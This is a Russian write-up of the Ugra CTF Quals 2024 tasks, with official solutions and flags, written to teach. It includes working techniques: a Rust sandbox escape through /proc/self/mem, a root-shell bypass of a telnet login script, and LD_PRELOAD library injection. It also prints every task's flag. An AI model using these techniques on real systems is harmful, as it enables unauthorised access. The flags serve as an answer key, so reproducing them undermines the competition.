Задания, решения и критерии
Ugra CTF Quals 2024

Критерии

Формат проведения этапа

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: https://github.com/teamteamdev/ugractf-2024-quals.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт: `python3 generate.py uuid .`.

Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 2300 и более баллов.
- Призёрами олимпиады были признаны участники, набравшие 850 и более баллов.

В заключительный этап были приглашены все победители и призёры отборочного этапа.

Задания и решения

🚀 Blazingly fast 🚀

purplesyringa, ctb 300

> Как известно, Rust — безопасный язык в том смысле, что без использования `unsafe` в нем невозможно сделать действие, нарушающее безопасность памяти. Получается, одним запретом `unsafe` Rust превращается в безопасную песочницу. Ведь да?

> *https://awolfinunix.q.2024.ugractf.ru/token*

Решение

В предупреждении компилятора видим путь к файлу `playground.rs`. Его можно спокойно прочитать и вывести, например так:

```
use std::fs;

fn run(flag: &UnsafeCell<String>) {
    println!("{}", fs::read_to_string("playground.rs").unwrap());
}
```

Результат:

```
#![forbid(unsafe_code)]
use std::cell::UnsafeCell;

fn main() {
    let flag = std::fs::read_to_string("flag").unwrap();
    std::fs::File::create("flag").unwrap();
    run(&UnsafeCell::new(flag));
}
use std::fs;

fn run(flag: &UnsafeCell<String>) {
    println!("{}", fs::read_to_string("playground.rs").unwrap());
}
```

По-видимому, к засылаемому файлу приписывается преамбула, считывающая флаг в переменную, затирающая его пустым файлом и передающая в функцию `run`. Документация по `UnsafeCell` подсказывает, что достать из этого объекта значение без `unsafe` никак нельзя. Первая строка — `#![forbid(unsafe_code)]` — запрещает использование `unsafe`, так что этот метод не подходит. Более того, Rust действительно старается быть безопасным языком, и использование этого аттрибута запрещает в том числе опции, влияющие на линковку, так что добиться того, что наш код запустится перед `main`, невозможно. Никаких крейтов, кроме `std`, в песочнице нет, так что воспользоваться чужой абстракцией тоже не получится.

Придется обходить гарантии безопасности языка. Есть сложный вариант: воспользоваться какой-нибудь мисоптимизацией компилятора. Это, вероятно, возможно, но мы этот вариант обойдем в силу наличия более простого решения. Воспользуемся тем, что Rust не может отслеживать, что происходит вне его области ответственности.

Например, мы можем запустить подпроцесс с программой на Python и из нее сделать любые небезопасные действия с Rust-процессом. Как можно прочитать память процесса? Например, через `ptrace` API или, что еще проще, `/proc/pid/mem`. Собственно, этот же файл можно прочитать и из самого Rust, что мы и сделаем:

```
use std::fs;
use std::os::unix::fs::FileExt;
```

```rust
fn run(flag: &UnsafeCell<String>) {
    let mem = fs::File::open("/proc/self/mem").unwrap();
    let mut buf = [0; 100];
    mem.read_at(&mut buf, flag.get() as u64).unwrap();
    println!("{buf:?}");
}
```

```
[41, 0, 0, 0, 0, 0, 0, 0, 160, 139, 30, 243, 95, 85, 0, 0, 41, 0, 0, 0, 0,
0, 0, 0, 41, 0, 0, 0, 0, 0, 0, 0, 160, 139, 30, 243, 95, 85, 0, 0, 41, 0, 0,
0, 0, 0, 0, 0, 48, 0, 0, 0, 0, 0, 0, 0, 212, 46, 190, 242, 95, 85, 0, 0, 5,
0, 0, 0, 0, 0, 0, 0, 3, 179, 188, 242, 95, 85, 0, 0, 128, 71, 210, 63, 188,
127, 0, 0, 230, 168, 188, 242, 95, 85, 0, 0, 128, 71, 210, 63]
```

Это явно не ASCII. Что пошло не так?

Мы вывели байты объекта типа `String`. Раздел документации Representation говорит, что такой объект содержит указатель, длину строки и размер буффера — прямо как `std::string` в C++. По-видимому, первые 8 байт — то ли длина, то ли размер буффера, потом идет указатель, потом опять то же самое число. Воспользуемся этим и произведем разыменование еще раз:

```rust
use std::fs;
use std::os::unix::fs::FileExt;

fn read_usize<T>(mem: &fs::File, address: *const T) -> usize {
    let mut buf = [0; 8];
    mem.read_at(&mut buf, address as usize as u64).unwrap();
    usize::from_ne_bytes(buf)
}

fn run(flag: &UnsafeCell<String>) {
    let mem = fs::File::open("/proc/self/mem").unwrap();
    let base = read_usize(&mem, (flag.get() as *const u8).wrapping_add(8));
    let length = read_usize(&mem, flag.get());
    let mut flag = vec![0; length];
    mem.read_at(&mut flag, base as u64).unwrap();
    let flag = String::from_utf8(flag).unwrap();
    println!("{flag}");
}
```

Отметим, что порядок полей `Vec` не стандартизирован, поэтому в других конфигурациях он может отличаться. В этом случае нужно поправить оффсеты.

Наконец, если вы плохо знаете Rust и не смогли въехать, можно было собрать программу на C и запустить подпроцесс, либо воспользоваться Python или shell.

Флаг: **ugra_I_unsound_is_nauseating_2p7otpru7t3l**

Postmortem

Достаточно поздно в ходе соревнования обнаружилось, что комбинация следующих

фактов порождает некоторое недоразумение:

1. Флаг кладется в контейнер как volume при его старте
2. Контейнер запускает при старте `rustc playground.rs` и собранный бинарный файл подряд
3. Преамбула удаляет флаг при запуске, а до этого он существует
4. `include_str!`

Таким образом, было достаточно следующего решения:

```
fn run(_flag: &UnsafeCell<String>) {
    println!("{}", include_str!("flag"));
}
```

По-хорошему нужно было добавлять файл `flag` только после сборки. Будем знать.

GGWP

purplesyringa, stegano 100

> Мы тут мир нагенерировали.
>
> *UgraCTF.zip*

Решение

В задании видим мир Minecraft, на первый взгляд похожий на тип superflat. Здесь ровно настолько же пусто и нет ничего интересного.

Посмотрим, насколько он реально похож на superflat. Весь верхний слой — сплошная трава. Возможно, стоит поискать под верхним слоем? Хорошо бы его снести, и желательно не руками. К сожалению, читы в мире отключены, но это можно исправить, открыв мир для локальной сети и зайдя в него таким образом. Поднимаем насколько это возможно render distance и simulation distance и запускаем:

```
/fill ~-80 3 ~-80 ~80 3 ~80 air
```

Значительно больший размер области поставить не получится, но можно позапускать эту команду в разных местах около нулевых координат и понять, что под верхним слоем скрывалось это:

Minecraft screenshot with flag

Альтернативный способ решения — воспользоваться тем же методом, который использовался для генерации задания, а именно библиотекой pyanvil. С ее помощью можно распарсить директорию мира и найти блоки, отличающиеся от того, что от них ожидается.

Флаг: **ugra_i_hope_you_didnt_do_this_by_hand_rihe8st8s4l4**

Golden Gate

purplesyringa, ctb 100

> Ну и что, что не ssh? Столько лет так жили и дальше жить будем!
>
> *Обновлено 11 февраля в 00:25:* Системный администратор обновил конфигурацию системы, но совершил при этом критическую ошибку. Найдёте её?
>
> ```
> telnet goldengate.q.2024.ugractf.ru 9277 -l ...
> Login: ugra
> Password: ucucuga
> ```

Решение

Подключаемся по telnet и видим поле для ввода логина. Вводим `ugra`, потом вводим пароль `ucucuga`, попадаем в шелл.

```
Welcome to GOLDEN GATE
Enter login: ugra
Enter password: ucucuga
/ $ ls
auth.sh  etc      lib      opt      run      sys      var
bin      flag     media    proc     sbin     tmp
dev      home     mnt      root     srv      usr
/ $ cat flag
cat: can't open 'flag': Permission denied
```

```
/ $ cat auth.sh
export ENV=
for c in W e l c o m e " " t o " " G O L D E N " " G A T E; do
    echo -n "$c"
    sleep 0.02
done
echo
trap "echo 'Bye!'; exit" SIGINT
echo -n "Enter login: "
read login
echo -n "Enter password: "
read password
if [[ "$login" != ugra || "$password" != ucucuga ]]; then
    echo "Wrong login and/or password"
    exit 1
fi
exec su "$login"
```

Видим в корне файлы `auth.sh` и `flag`. `flag` нечитаемый для всех, кроме рута, а вот `auth.sh` прочитать можно. В нем устанавливается обработчик сигнала SIGINT, посылаемый нажатием клавиш Ctrl-C, но только после того, как выведется строка `Welcome to GOLDEN GATE`. Попробуем успеть нажать Ctrl-C во время вывода этой строки и получим консоль рута, из которой флаг читается легко:

```
/ # cat flag
ugra_thats_how_you_bypassed_autoexec_bat_in_early_days_klgul26t7syy
```

Отметим, что долгое время файл `auth.sh` также был нечитаемым. Намекнуть на то, что Ctrl-C перехватывается, должно было то, что при остановке соединения через Ctrl-C выводится явно нестандартное сообщение Bye.

Есть и альтернативное, гораздо более интересное и найденное случайно участником решение! Если нажать во время вывода `Welcome to GOLDEN GATE` Ctrl-Z, а не Ctrl-C, то активной команде `sleep 0.02` придет сигнал SIGTSTP и она станет фоновой задачей шелла. Это приведет к тому, что команда `exit 1` не завершит интерактивный шелл, а выведет надпись `You have stopped jobs.` и продолжит исполнение, дойдя до команды `su "$login"`. Соответственно, если ввести логин `root`, а пароль ввести неправильный, то ошибка пусть и выведется, но под рутом войти все равно получится:

```
Welcome to GOLDEN ^ZGATE[1]+  Stopped                    sleep 0.02

Enter login: root
Enter password:
Wrong login and/or password
You have stopped jobs.
/ #
```

Флаг: **ugra_thats_how_you_bypassed_autoexec_bat_in_early_days_klgul26t7syy**

Google Dyslexia

purplesyringa, misc 50

> Какой-то нехороший человек что-то потыкал на моем ноутбуке и сломал мне клавиатуру, теперь кракозябры вылазят. Помогите.
>
> `gipa{c{aemcy{ydco{co{jgpo.e{tmm1ddki21jj`


Решение

Дана строка текста, набранного на сломанной клавиатуре:

`gipa{c{aemcy{ydco{co{jgpo.e{tmm1ddki21jj`

Известно, что флаги начинаются на `ugra_` и могут содержать подчёркивания как разделитель между словами. Строка начинается на `gipa{`, причём `{` встречается дальше в тексте ещё несколько раз. Похоже, что можно заменить однозначно заменить символы в строке, чтобы её «расшифровать». Но на что?

Гуглим нестандартные раскладки клавиатуры. Workman, Sholes, Colemak… Dvorak! Посмотрите, `{` расположена там, где в стандартной QWERTY находится подчёркивание. И остальные буквы бьются: `g` ↔ `u`, `i` ↔ `r`, …



Изображение из статьи английской Википедии Keyboard Layouts

Осталось преобразовать. Простой способ — сделать это одним из множества онлайн-конвертеров (придумали же их зачем-то!).

Чуть менее простой — написать четыре строчки кода на том, что под руку попалось:

```haskell
import Data.List

qwerty = "-=qwertyuiop[]asdfghjkl;'zxcvbnm,./_+QWERTYUIOP{}ASDFGHJKL:
         \"ZXCVBNM<>?"
dvorak = "[]',.pyfgcrl/=aoeuidhtns-;qjkxbmwvz{}\"<>PYFGCRL?
         +AOEUIDHTNS_:QJKXBMWVZ"

antidvorak = map $ \c -> maybe c (qwerty !!) (elemIndex c dvorak)

antidvorak "gipa{c{aemcy{ydco{co{jgpo.e{tmm1ddki21jj"
```

Флаг: **ugra_i_admit_this_is_cursed_kmm1hhvg21cc**

IF

enhydra, recon 200

> Расшифруйте сокращение.
>
> Количество попыток ограничено. Будьте аккуратны, иначе можно совсем лишить себя возможности решить задание — запросы на предоставление дополнительных попыток удовлетворяться не будут. Уязвимостей в проверяющей системе не предусмотрено, не пытайтесь их искать.
>
> if.jpg *https://if.q.2024.ugractf.ru/token*


Решение

Как нетрудно понять, даже не зная немецкого языка, на изображении табло лифта с показанием IF; это IF является сокращением, и нужно выбрать из списков слова, которыми оно образовано. Вариантов сильно больше, чем попыток — перебрать не получится. Придётся искать.

Искать сложно, потому что указать поисковой системе, что мы имеем в виду не английское слово «if», а аббревиатуру, никак не получается. Тем не менее, существует немало путей обнаружить расшифровку. Рассмотрим один из них.

Собственно поиск

Зашлём изображение в поиск по картинкам, чтобы поискать похожие лифты и хотя бы понять, кто производитель.



Поиск по картинкам

Поиск работает сильно по-разному в зависимости от того, как обрезать картинку; захватывание в обрезаемую область дверей сильно повышает качество результатов — так поиск чётко понимает, что имеет дело именно с лифтом.

Смотрим внимательно на пропорции табло и расположение знаков: в частности, лифты КМЗ с квадратным табло, а также лифты Otis, где цифры ближе к середине, — не наши клиенты.

Однажды можно наткнуться, например, на видео, где оператор издевается над лифтом ThyssenKrupp; в какой-то момент лифт вместо этажа начинает показывать

буквы JU. Они точно так же примыкают впритык к правому краю табло.

Что ж, это искать уже проще. Делаем запрос [“thyssenkrupp” “ju”] — кавычки здесь означают, что нам действительно обязательно, чтобы в результатах было каждое слово в неизменном виде, и чтобы поисковая система не пыталась раньше времени умничать. Сразу находим ещё один эпизод жестокого обращения с лифтами, где в комментариях обсуждают показания JU и IF: комментаторы пишут, что JU — это Justierfahrt, а IF — Inspektionsfahrt.

> В русскоязычной терминологии эти режимы работы лифта называются *коррекцией* и *ревизией* соответственно.

Немецкий текст на странице ввода ответа можно понять с помощью машинного перевода. Он предписывает, если расшифровка сокращения оказалась сложным словом (каковых в немецком и правда немало), выбрать в двух списках его компоненты — то есть Inspektion и fahrt — по отдельности. (При этом слово Inspektionsfahrt целиком есть в списке на букву I; такой выбор тоже считался правильным.)

Ввод ответа

На выбор предлагается 28646 слов на букву I и 106301 слово на букву F. Браузеры отображают такие длинные списки с некоторыми замедлениями в работе; на некоторых компьютерах может просто не хватить памяти, что приводит к аварийному завершению процесса. С этими трудностями можно справиться по-разному.

- **Поступить как обычный пользователь** и потерпеть; пользоваться страницей очень аккуратно, без лишних движений; попробовать несколько раз; открыть или установить альтернативный браузер и попытаться загрузить страницу в нём.
- **Выбрать ответ с клавиатуры**. Клавиша *Tab* переключает элемент управления, находящийся в фокусе. Находящийся в фокусе раскрывающийся список (да, их корректно называть именно так) можно листать стрелками, клавишами *Page Up* и *Page Down*; а можно прямо начать набирать буквы, и в списке выберется первый подходящий вариант. Важно сделать это быстро и без опечаток, иначе выберется что-нибудь не то, и придётся начинать сначала. По клавише *Enter* ответ отправится на проверку.
- **Открыть страницу в браузере для терминала**, например, `lynx`. Хоть терминал и накладывает сильнейшие ограничения на отображение сайтов (картинку такой браузер, конечно, не покажет), простыми сайтами так вполне можно пользоваться. Большие списки совершенно не смущают этот браузер, он не тормозит. Правда, придётся управлять им с клавиатуры, как в предыдущем пункте.
- **Сформировать и отправить HTTP-запрос вручную**: прочитать код страницы, понять, куда форма отправляет запрос, как называются поля и какие у них должны быть значения, после чего выполнить запрос с помощью `curl` или каких-нибудь графических утилит. После того, как правильный ответ был однажды отправлен, на страницу `verify_result` можно заходить снова и снова.

Когда ответ введён, если это было сделано в пределах девяти попыток, отображается флаг.

Флаг

В случае трудностей в прочтении флага можно обновить страницу — повторно вводить ответ не потребуется, но картинка будет сгенерирована заново с новыми искажениями, и на сложные места можно будет посмотреть свежим взглядом.

Флаг:
ugra_keep_your_schluesselbund_from_falling_into_the_aufzugskabinenetageboden spalt_4biuih5iuede

> **Немного об авторитетности источников**
>
> При разработке задания было сделано много попыток найти какой-нибудь официальный документ или инструкцию от производителя (во всех трёх его инкарнациях — Thyssen, ThyssenKrupp и TKE), где было бы чётко написано, что IF — это именно Inspektionsfahrt. В одном русскоязычном документе (по номеру “D6510-046” можно найти куски других переводов; немецкая версия не обнаружилась) режим коррекции чётко называется Justierfahrt, а про ревизию говорится лишь то, что она Inspektion. При этом был найден патент WO2017174692A1 про устройство управления лифтом с кабины (Inspektionssteuerung), где слово Inspektionsfahrt упоминается очень много раз. За всё время поисков никаких альтернативных вариантов расшифровки обнаружено не было.
>
> Возможно, однажды желаемый авторитетный источник всё-таки найдётся.

Входящее письмо


nsychev, misc 50

> Странно, вместа письма какие-то символы. Неужто послание с другой планеты?
>
> *inbox.eml*

Решение


Скачиваем файл. Если он не откроется каким-нибудь уже установленным почтовым приложением компьютера (Microsoft Outlook, Thunderbird, …), можно поискать в интернете, что это за расширение `.eml` — так мы узнаем, что это письмо электронной почты.

Откроем файл в одном из подобных приложений: кроме перечисленных выше, нам подойдут Windows Live Mail, KMail и другие. Почтовый клиент покажет нам письмо с темой *Pro nashu konferenciu* от пользователя `a.malinov.1964@yandex.ru`. Писать на этот ящик бесполезно — никто не ответит. Но это и не нужно, для начала стоит ознакомиться непосредственно с содержимым письма.



А с ним проблема: оно написано какими-то непонятными символами, и слова не разобрать. Видим где-то в тексте фотографии, номер телефона и почтовый ящик.

Если скопировать какой-нибудь фрагмент текста и поискать его в интернете, мы найдём очень много различных русскоязычных источников. Гугл даже сразу предлагает нам добавить слово «расшифровка»:



Если сделать такой запрос, найдётся уже чуть более полезная информация — на самом деле, такое явление широко известно под названием *кракозябры*.

Причина того, что мы не видим текст, в том, что в письме некорректно указана *кодировка* — способ преобразования байтов файла в символы, отображаемых на экране. Текст написан в UTF-8 — многобайтовой кодировке, а отображается он в Windows-1251 — однобайтовой кодировке для русского языка.

> Например, русская буква **А** имеет в Юникоде номер U+0410 (десятичное 1034, или 10000010000 в двоичной системе). В UTF-8 она представляется двумя байтами — D0 90, или, в двоичной записи, 110 **10000** · 10 **010000**. В то же время байт D0 в Windows-1251 обозначает букву **Р**, а 90 — символ **ђ**. Таким образом, вместо буквы **А** в письме будет отображаться комбинация **Рђ**. Все русские буквы в Юникоде стоят рядом, записываются в UTF-8 двумя байтами, и начало кода у них также **100** — получается, первый байт у всех них также D0 или D1. Отсюда и получается довольно большое количество букв **Р** в тексте.

Конвертировать каждую букву руками не надо — для этого существует множество декодеров. Они легко ищутся по запросу «декодировать кракозябры». Например, этот.

Можно указать кодировки вручную, но и автоматический режим вполне справится. Оказывается, что нас приглашают на конференцию по законодательству Атлантиды… Флаг указан на месте промокода. Он тоже написан какими-то странными буквами — но его легко можно перепечатать вручную и сдать.

Флаг: **ugra_stop_sending_spam_please_727661422753**

Во тьме

purplesyringa, admin 200

> Кто-нибудь, выключите темнарик!
>
> `nc inthedark.q.2024.ugractf.ru 9275` Token: …

Решение

Подключаемся к шеллу и видим в корне исполняемый файл `check_flag`, недоступный для чтения:

```
Enter token: bg00rw2yzql21nvp
/bin/sh: can't access tty; job control turned off
/ $ ls -l /
total 76
drwxr-xr-x    2 root     root          4096 Feb 10 08:04 bin
---x--x--x    1 root     root         18920 Feb 11 15:08 check_flag
drwxr-xr-x    1 root     root           320 Feb 11 15:08 dev
drwxr-xr-x    1 root     root          4096 Feb 10 08:04 etc
drwxr-xr-x    2 root     root          4096 Jan 26 17:53 home
drwxr-xr-x    7 root     root          4096 Jan 26 17:53 lib
drwxr-xr-x    5 root     root          4096 Jan 26 17:53 media
drwxr-xr-x    2 root     root          4096 Jan 26 17:53 mnt
drwxr-xr-x    2 root     root          4096 Jan 26 17:53 opt
dr-xr-xr-x 2054 nobody   nobody           0 Feb 11 15:08 proc
drwx------    2 root     root          4096 Jan 26 17:53 root
drwxr-xr-x    1 root     root            40 Jan 26 17:53 run
drwxr-xr-x    2 root     root          4096 Jan 26 17:53 sbin
drwxr-xr-x    2 root     root          4096 Jan 26 17:53 srv
drwxr-xr-x    2 root     root          4096 Jan 26 17:53 sys
drwxrwxrwt    1 root     root            40 Jan 26 17:53 tmp
drwxr-xr-x    7 root     root          4096 Jan 26 17:53 usr
drwxr-xr-x   12 root     root          4096 Jan 26 17:53 var
```

Попробуем его запустить:

```
/ $ ./check_flag
Enter flag: sdfdsfsfsd
Wrong flag.
```

Запустить `cat` на этот файл не получится, поэтому придется как-то заставить программу делать то, что нам нужно, уже после запуска. Попытки отладить программу снаружи через `procfs` не получится из-за ограничений безопасности ядра. Придется выкручиваться.

Остается надеяться, что `check_flag` использует динамический линкер. Размер не слишком большой, чтобы включать весь libc, и не слишком маленький, чтобы быть написанным без libc вообще, так что, скорее всего, это правда так.

Полазив по файловой системе или увидев название шелла `ash`, можно понять, что используется Alpine Linux с musl libc, который поддерживает не так уж и много опций. Самой полезной будет `LD_PRELOAD`: с ее помощью можно подгрузить какую-то динамическую библиотеку в процесс, запустив его с переменной окружения. например, `LD_PRELOAD=mymodule.so ./check_flag` подгрузит при старте в процесс `mymodule.so`.

Осталось этот модуль написать. Можно начать с чего-то простого, например,

```c
#include <unistd.h>
```

```
__attribute__((constructor)) void init(void) {
    write(1, "Hello, world!\n", 14);
}
```

Соберем эту программу в модуль локально, сожмем и переведем в base64:

```
$ gcc mymodule.c -o mymodule.so -shared
$ gzip mymodule.so
$ base64 mymodule.so.gz
H4sICA3ryGUAA215bW9kdWxlLnNvAO1bb2wURRSfvfbgCvR6YPmvcBBIQGGpYFU0hWtL20XbgtB+
UCDLtrdtj9zd1r09So2JGKLREBNI1Bg/GU0MfvFPYqLxiyUoIYTEEvlgYkhQQyyJ0RKjAYxdZ3be
2+4Ot4LGGE3ml+z99r15v5nZnbnObu/NM22d7TFFIYgqsoVMW4RkgBsag74HyWz6uYzc5cVWk2hk
4mEmKU5MFw/YIncpYQ7qvPbS4Bf4AglzUDeDHpPruT3ZFOZ0jPOaWFgXA11C5XZiS5jHlDAnQF4N
xwmoT2Sx+6LuDMSJvIqEGe/97stO9u+0txN0KSgQeR0JM7b3GNXNILcPHN5d0F7UOKRiYcbhr4Y6
2Jzp6O5l4zLGfFWB8nqwWflvnUt//+Cb785nkheOn7uRfVItT+1kcTieOB+gZ15rzN783GtP3+o6
0hX8T9BjXgW/EhG/LsLfTo+VFfy9Xv1Jsngut3H8ia4PFqyiXnIM29F1om/v6dKzpm0O5kqOafd0
teatotlj9OVNXla5RO8/ZOgDuaKRzz1lklwx55ARO+eYJJ/r61dLlno/6ejc3tKqb1Q3qo3edcXo
wT/5dSpkP5ke5/KSXA27rQfAxvHFeZeC6yBbwv5xqCCRCfvRvgb1TI8fx5mtnHFsEeMBf1XA/1XA
H/z7dSngjwf8+IdwJoHJIiEhISEhISEhIfE/xM91y25oR35IaEfjJzcQoj035sTcce3IZ4lTXrnb
eJa63dXn6Gfd8owXP8QKrnzruu7AMWa7q1+lpQN1y7fx+tzVb/u29lLTO6zel+JvMtp8zZlPm+qG
pmrcS3XLD7PqTgHT+FEvvtFmtHZKe3FSO/njVu3ktSpNOa2dn3LqaQV3QQUJ9xJvB/Ws/cNNjbSY
lO/p1Y403WAv7tqLl5052tGmBdQ/sZ12fCJLP07Ha6mt7KPakP7KCC1kJ71U90nS61X8yySr5vSn
7OViYgENOLbvVPD++XdMQkJCQkJCQkJCQkJCQuK/B83M56116RHLzmdXzKJvw0urHma/TXq/t066
rka5gfIw5QzlFyjXXHXdN0BfD6w8tYsoh1LK0jkzE8cU/vvknfQY+8l10ywgmWpPLnqkbvZI4jDZ
